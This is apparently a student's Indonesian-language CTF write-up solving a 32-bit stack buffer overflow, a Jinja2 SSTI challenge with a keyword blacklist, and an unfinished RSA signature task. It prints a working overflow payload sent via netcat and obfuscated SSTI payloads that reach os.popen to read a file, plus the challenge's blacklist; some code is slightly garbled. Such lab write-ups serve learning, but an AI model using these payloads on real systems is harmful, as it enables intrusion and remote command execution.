Penyelesaian : Pada challenge ini kita diberikan sebuah file yaitu chall.zip dan netcat yaitu nc 10.34.9.74 5002, Maka saya langsung mendownload file tersebut dan mengunzip file tersebut. Ketika di unzip terdapat sebuah 2 file yaitu chall dan chall.c , dan saya coba

membaca kode dari chall.c dengan menggunakan command strings agar dapat membaca kode

```
root@LAPTOP-2UUUSR26:~/POROS# strings chall.c
#include <stdio.h>
#include <stdlib.h>
#define buffer 30
void ignore_me_init_buffering() {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}
void argue() {
    char input [buffer];
    int give_up = 0x80;
    while (1) {
        printf("the earth is flat, try me\n");
        fgets(input, 300, stdin);
        if (give_up != 0x80) {
            return;
        }
    }
}
void stop_arguing(volatile int a, volatile int b, volatile int c, volatile int d) {
    if (a != 0x4f4f4f4f || b != 0x1a1a1b1b1 || c != 0xff5e7133 || d != 0x10170845) {
        printf("I knew I would win!");
        exit(0);
    }
    printf(..You're right");
    system("cat flag.txt\n");
}
int main() {
    ignore_me_init_buffering();
    argue();
```

Fungsi `argue()` membaca input 300 byte ke buffer 30 byte, menyebabkan overflow yang bisa dimanfaatkan untuk mengubah alur eksekusi. Targetnya adalah memanggil `stop_arguing()` dengan empat nilai spesifik agar program menjalankan `system("cat flag.txt")` dan menampilkan flag. Lalu selanjutnya disini saya menjalankan file chall untuk bagaimana isi dari file chall.

Seperti program tersebut telah rusak karena buffer overflow. Selanjutnya saya menggunakan gdb untuk mencari lebih lanjut tentang program tersebut.

```
[ Legend: Modified register | Code | Heap | Stack | String ] registers
$eax : 0xfffffd79e → "aaaaaaaaaaaaaaadaaaaaaaafaaagaaaaiaaaaajaaakaaalaamaa[...]"
$ebx : 0x61616bd61 ("akaa?")
$ecx : 0x0
$edx : 0xf7fa78ac → 0x00000000
$esp : 0xfffffd7d0 → "anaaaaaaapaaaaqaaraasaaataaaauaavaawaaaxaayaaz[...]"
$ebp : 0x61616cd61 ("ala?")
$esi : 0xfffffd89c → 0xfffffd01 → "SHELL=/bin/bash"
$edi : 0x7fffc6b0 → 0x00000000
$eip : 0x61616d61 ("amaa?")
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cx: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63 stack
0xfffffd7d0+0x0000: "anaaaaaaapaaaaqaaraasaaataaaauaavaawaaaxaayaaz[...]" ← $esp
0xfffffd7d4+0x0004: "aaaaapaaaaqaaraasaaataaaauaavaawaaaxaayaaz\n"
0xfffffd7d8+0x0008: "apaaaaqaaraasaaataaaauaavaawaaaxaayaaz\n"
0xfffffd7dc+0x000c: "aqaaaaqaaraasaaataaaauaavaawaaaxaayaaz\n"
0xfffffd7e0+0x0010: "aaaaaaqaaraasaaataaaauaavaawaaaxaayaaz\n"
0xfffffd7e4+0x0014: "aaaaaaqaaraasaaataaaauaavaawaaaxaayaaz\n"
0xfffffd7e8+0x0018: "aaaaaaqaaraasaaataaaauaavaawaaaxaayaaz\n"
0xfffffd7ec+0x001c: "aaaaaaqaaraasaaataaaauaavaawaaaxaayaaz\n" code:x86:32
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616d61 threads
[#0] Id 1, Name: "chall", stopped 0x61616d61 in ?? () , reason: SIGSEGV trace
```

lalu seperti nya kode tersebut sudah terkena buffer maka saya coba mencari cyclic dari binary tersebut agar bisa dibuatkan sebuah payload. Lalu saya berhasil menemukan cyclic nya yaitu 46 lalu langkah selanjutnya adalah, saya mencari masing masing alamat agar dapat di masukkan kedalam command payload setelah saya berhasil menemukan masing masing dari alamat yang dicari saya masukkan kedalam payload. dengan command berikut.

```
command : python3 -c "import sys; sys.stdout.buffer.write(b'A' * 46 + b'\x58\x92\x04\x08' + b'JUNK' + b'\x4f\x4f\x4f\x4f' + b'\xb1\xb1\xab\xab' + b'\x33\x71\x5e\xff' + b'\x45\x08\x17\x10')" > payload
```

Lalu setelah berhasil menggunakan payload, saya gunakan cat payload agar dapat membaca flagnya. dan dengan menggunakan netcat.

command : cat payload | nc -q 1 10.34.9.74 5002

Dan ketika dijalankan command tersebut menghasilkan output berikut.

```
root@LAPTOP-2UUUSR26:~/POROS# cat payload | nc -q 1 10.34.9.74 5002
the earth is flat, try me
..You're rightporosCTF{n0_u53_t4lk1ng}
root@LAPTOP-2UUUSR26:~/POROS#
```

Ternyata mengeluarkan sebuah ketika di jalankan menggunakan program tersebut.

FLAG : porosCTF{n0_u53_t4lk1ng}

14. Web Exploit | Dr Syringe' Lab 3

Description : Dr. Syringe has significantly upgraded his defenses. This time, he has implemented advanced security measures and hidden his secret deep within his system, convinced that no one can break through. He believes his protection is impenetrable. Can you outsmart him once again and uncover his hidden secret?

Penyelesaian : Pada challenge ini kita diberikan sebuah link lagi yang berbeda yaitu <http://10.34.9.74:50112> ketika di akses link tersebut memiliki tampilan yang sama seperti sebelumnya lalu juga disini kita diberikan sebuah file yaitu dr-syringe-3 dalam berbentuk ZIP lalu saya mengunzip file tersebut ketika berhasil di unzip di dalam file tersebut terdapat sebuah 2 folder yaitu MACOSX dan dr-syringe-3 di dalam file MACOSX terdapat sebuah teks yang rusak mungkin maksud dari MACOSX adalah file tersebut dibuat di device MACOS lalu di dalam dr-syringe-3 terdapat sebuah 4 file yaitu app.py,dockerfile,flag.txt,docker-composer.yml . lalu saya membuka masing masing file tersebut

porosCTF{REDACTED}

-flag.txt

```

services:
  ssti_chall:
    build: .
    ports:
      - "50112:5000"
    restart: unless-stopped
    networks:
      web_net:
        ipv4_address: 192.168.204.10

networks:
  web_net:
    ipam:
      config:
        - subnet: 192.168.204.0/24

```

docker-compose.yml

```

@app.route("/", methods=["GET", "POST"])
def index():
    experiment = request.form.get("experiment", "No Experiment Selected")

    blacklist = [
        ".", "[", "_", "join", "config", "self", "request", "class",
        "subprocess", "Popen", "read", "split", "enumerate", "value", "index",
        "check", "for", "in", "if", "print", "getitem", "decode", "base",
        "communicate", "os", "ls", "id", "cycler", "__init__", "__globals__",
        "__builtins__", "__code__", "__closure__", "__defaults__", '',
        "app", "dump", "server", "all", "subclasses", "sys", "mro", "get",
        "func", "globals", "locals", "vars", "dir", "getattr", "setattr", "init",
        "read", "write", "open", "close", "remove", "unlink", "unlinkat", "rmdir",
        "cat", "flag", ".txt", "*", "split", "substitute", "replace"
    ]


    blocked_words = [
        forbidden for forbidden in blacklist if forbidden in experiment]

    if blocked_words:
        rendered_template = TEMPLATE.replace(
            "{{ result }}", f"<p style='color:red;'>I BLOCKED IT {muahaha}</p> Blocked: {''.join(blocked_words)}")
    )

```

app.py

Dan ternyata di file app.py terdapat sebuah list kata kata apa saja yang di blacklist dalam kode tersebut, sehingga membatasi kita untuk menggunakan beberapa command yang tersedia di jinja ssti payload. Karena sudah mengetahui kata kata apa saja yang sudah di blacklist maka saya mencoba beberapa payload. Saya mencoba menggunakan command berikut = {{(() | attr("sys"))("stdout")("write")("cat /app/flag.txt") }} akan tetapi hasil nya payload di blocked.



Lalu disini saya juga coba menggunakan command bypass juga akan yaitu {{

(((" | attr((() | string)(99) + (() | string)(108) + (() | string)(97) + (() | string)(115) + (() | string)(115)))| attr((() | string)(109) + (() | string)(114) + (() | string)(111)))()| map(attr((() | string)(115) + (() | string)(117) + (() | string)(98) + (() | string)(99) + (() | string)(108) + (() | string)(97) + (() | string)(115) + (() | string)(115) + (() | string)(101) + (() | string)(115)))| sum)} } Akan tetapi ketika di jalankan kode tersebut tetap kena blocked dengan tampilan berikut.

Dr. Syringe's Lab - Experiment Database

Masukkan nama eksperimen untuk melihat detailnya.

 Cari

Hasil:
| BLOCKED IT |
| muahaha |

Blocked: in

Lalu saya mencoba cari payload lain lagi dan menemukan sebuah payload sepertinya bisa di jalankan.

{% set a = lipsum|escape|batch(22)|first|last %} ketika di jalankan payload tersebut mengeluarkan output kosong dan tidak kena blocked ketika di jalankan. Maka berarti payload tersebut bisa digunakan untuk menggunakan bypass. Lalu saya membuat payload seperti ini {{ lipsum |attr(x+x ~ 'glo' ~ 'ba' ~ 'l' ~ 's' ~ x+x) |attr('ge' ~ 't')(x+x ~ 'built' ~ 'ns' ~ x+x) |attr('ge' ~ 't')(x+x ~ 'imp' ~ 'ort' ~ x+x)('o' ~ 's') |attr('pop' ~ 'en')(\x63\x61\x74\x20\x66\x6c\x61\x67\x2e\x74\x78\x74') |attr('r' ~ 'ead')() }}.

Dibuat seperti ini agar ketika di jalankan secara langsung tidak terdeteksi seperti kata yang di blacklist. Lalu jika saya gabungkan akan membuat SSTI payload seperti berikut.

```
{% set x = lipsum|escape|batch(22)|first|last %} {{ lipsum |attr(x+x ~ 'glo' ~ 'ba' ~ 'I' ~ 's' ~ x+x) |attr('ge' ~ 't')(x+x ~ 'builtI' ~ 'ns' ~ x+x) |attr('ge' ~ 't')(x+x ~ 'imp' ~ 'ort' ~ x+x)('o' ~ 's') |attr('pop' ~ 'en')("\x63\x61\x74\x20\x66\x6c\x61\x67\x2e\x74\x78\x74") |attr('r' ~ 'ead')() }} .Dan ketika dijalankan SSTI payload tersebut mengeluarkan output seperti berikut.
```

Dr. Syringe's Lab - Experiment Database

Ternyata dari hasil output nya terdapat sebuah flag dari challenge tersebut.

Flag : porosCTF{f1nd_i_g4v3_up_y0u_w1n_n0w_t4k3_th3_fl4g_y0u_d3s3rv3_1t}

15. Cryptography | RSA Again

Description : so yeah, RSA again hehe nc 10.34.9.74 3444

Penyelesaian : Di challenge ini saya diberikan sebuah file yaitu soal-peserta.py , Lalu saya mendownload file tersebut dan melihat kode dari file tersebut. Ketika dibuka file tersebut terdapat sebuah kode program berikut.



```
C:\Users\ariq> Downloads > soal-peserta.py > main
 1  from Crypto.PublicKey import RSA
 2  from Crypto.Util.number import long_to_bytes, bytes_to_long
 3  import hashlib
 4
 5  FLAG = "porosCTF{flag_untuk_nyata}"
 6  magic_word = "open_the_gate"
 7
 8  class rsa_signature:
 9      def __init__(self, size):
10          key = RSA.generate(size)
11          self.e = key.e
12          self.q = key.q
13          self.n = key.n
14          self.e = key.e
15          self.d = key.d
16          self.public_key = (self.e)
17          self.private_key = (self.d)
18
19          print(f"Public Key: ({self.e})\nPrivate Key: ({self.d})")
20
21          self.encrypted_magic_word = " "
22
23          print(f"Encrypted magic word: {self.encrypted_magic_word}")
24
25      def sign_message(self, msg):
26          h = hashlib.sha256(msg.encode()).hexdigest()
27          h_int = int(h, 16)
28          signature = pow(h_int, self.d, self.n)
29          return signature
30
31      def actual_message(self, msg):
32          return True
33
34      def verify_signature(self, msg, signature, enc):
35          h = hashlib.sha256(msg.encode()).hexdigest()
36          h_int = int(h, 16)
37          signature_int = pow(signature, self.e, self.n)
38
39          if h_int == signature_int and enc == self.encrypted_magic_word:
40              return True
41          else:
42              return False
43
44      def encrypt(self, msg):
45          return True
```

Jadi kode tersebut adalah cara kerja program yang ada dalam netcat yang diberikan. , program bikin sepasang kunci RSA (publik dan privat), lalu menyediakan menu interaktif buat user: lihat info kunci, tanda tangan pesan, dan verifikasi tanda tangan. Proses signing dilakukan dengan cara meng-hash pesan pakai SHA-256 lalu mengenkripsi hash-nya pakai private key. Verifikasi dilakukan dengan mendekripsi signature pakai public key dan membandingkannya dengan hash dari pesan aslinya. Tapi ada yang janggal dari kode tersebut yaitu di bagian encrypted message yang sebenarnya cuma string kosong, bikin proses verifikasi ga akan pernah berhasil.

Maka langkah pertama yang saya lakukan adalah menjalankan program tersebut di netcat.

```

root@LAPTOP-2UUUSR26:~# nc 10.34.9.74 3444
Welcome to the RSA Signature System

Public Key: (65537)
Private Key: (4254643540781730367038821425104648412104468422167286807060403322837705522013785530960120494123305523158710
002979857306863170536591201962710490160174134399123822709435253130178485698546556811317409637756236472553680386747914098
6071803971622539214345129726396625385714362129554954832454130957771640321320802628918198096841721914495139360276474940
9259148758494864654828950919719887515669243753150384824148734880902489826929583470944454328328798793753387481442625
319075367902912543225989930090191916762028350467610014233448196849954798209189677878568869059872601735625532171637490508
518585799620594953803914415451)
1. Info
2. Sign Message
3. Verify Message Signature
4. Exit
5. Secret
Choose an option: 1
Papaya: 1328062873256502798065928356506383239575043270677096942177208252452285342697334193103971168429203019554712102574
285341143137228863918398450558870065542278978627768513472099755337065896875047158122669730838551021686511779622459265
00355131842316529347134671879199621696315619606023710672318013912086466426463
Quinoa: 164459608513546653335808042402156368883698634942655129780294562837240545781093588471981695282161945632752618220
754248693574378265742749924779198668537821933186039314801159916254256236157812734823569080532957929385727651747384007347
97634528034123126157979815369880300601601242668987232740456420862935182174783
Nectarine: 2184127002171403776012401517542657290440532228751634946730252242735398948781713565523310357759441303969391591
002161189988576407498966850978399637293794274980440754382627849391042315635810079060894336189483959595429847697474219875
60241012668073251687525050435047634160407819742963652042908769037511103835214891822707541457932657570656918049460389
9212605167455454432769025774223243177995785439629286682356497197552261489678840322786423727887501366179398125067341432
713750045584944812135912085834524072845533066005046135924382906108120563164915301298384322929109398919589002067613188350
0549612573512947382682482529

```

Disini saya memilih angka 1 yaitu berfungsi untuk melihat nilai dari p,q,n dari kode RSA tersebut. Lalu selanjutnya saya memilih pilihan 2 yaitu sign message. Di sign message kita menaruh input text dan menghasilkan signature dari text tersebut ketika dijalankan terdapat tampilan berikut.

```

Choose an option: 2
Enter message to sign: open_the_gate
Message: open_the_gate
Signature: 1026396443138706318477983668860332661773545209224386879360637948293306781258669333313797699715662239031896393
316158045457862684149286655896025173007222476763978358305714079848683809318872257302290870004079688119653696232848059489
869629415587863148278347265104745942519459314165394151001960557425440361836067286236761742800891329867883205383079747952
176341936774324848919686535931860128339604873096210498574601612052989188445179026141542792792463109499655426496891598591
550678185023139814147689754584159471916149278006837768869650570642651666109831060072935347383775213834509711622709309678
6826862152921167352471358027

```

Lalu selanjutnya saya memilih pilihan ke 3 yaitu Verivy Message Signature. Di program no 3 kita diharuskan masukkan nilai message yang kita input dari no 2 dan Signature dari hasil program 2 , lalu yang terakhir kita harus masukkan nilai enc Message, Jika dari ke 3 nya itu terpenuhi maka akan mengeluarkan sebuah output flag. Lalu karena di kode seharusnya input spasi saja mendapatkan flag maka saya mencoba nya untuk menaruh di enc message. Ketika saya coba jalankan dan ternyata error.

```

Choose an option: 3
Enter message to verify: open_the_gate
Enter signature to verify: 102639644313870631847798366886033266177354520922438687936063794829330678125866933331379769971
566223903189639331615804545786268414928665589602517300722247676397835830571407984868380931887225730229087000407968811965
369623284805948986962941558786314827834726510474594251945931416539415100196055742544036183606728623676174280089132986788
320538307974795217634193677432484891968653593186012833960487309621049857460101205298918844517902614154279279246310949965
542649689159859155067818502313981414768975458415947191614927800683776886965057064265166610983106007293534738377521383450
97116227093096786826862152921167352471358027
Enter encrypted message to verify:
Error: invalid literal for int() with base 10: ''

```

Lalu saya juga mencoba menggunakan RSA enkripsi untuk menaruhnya di enc message akan tetapi ketika di input juga tetap salah mengeluarkan ouput invalid signature, sehingga saya masih belum menemukan sebuah solusi untuk mendapatkan sebuah flag.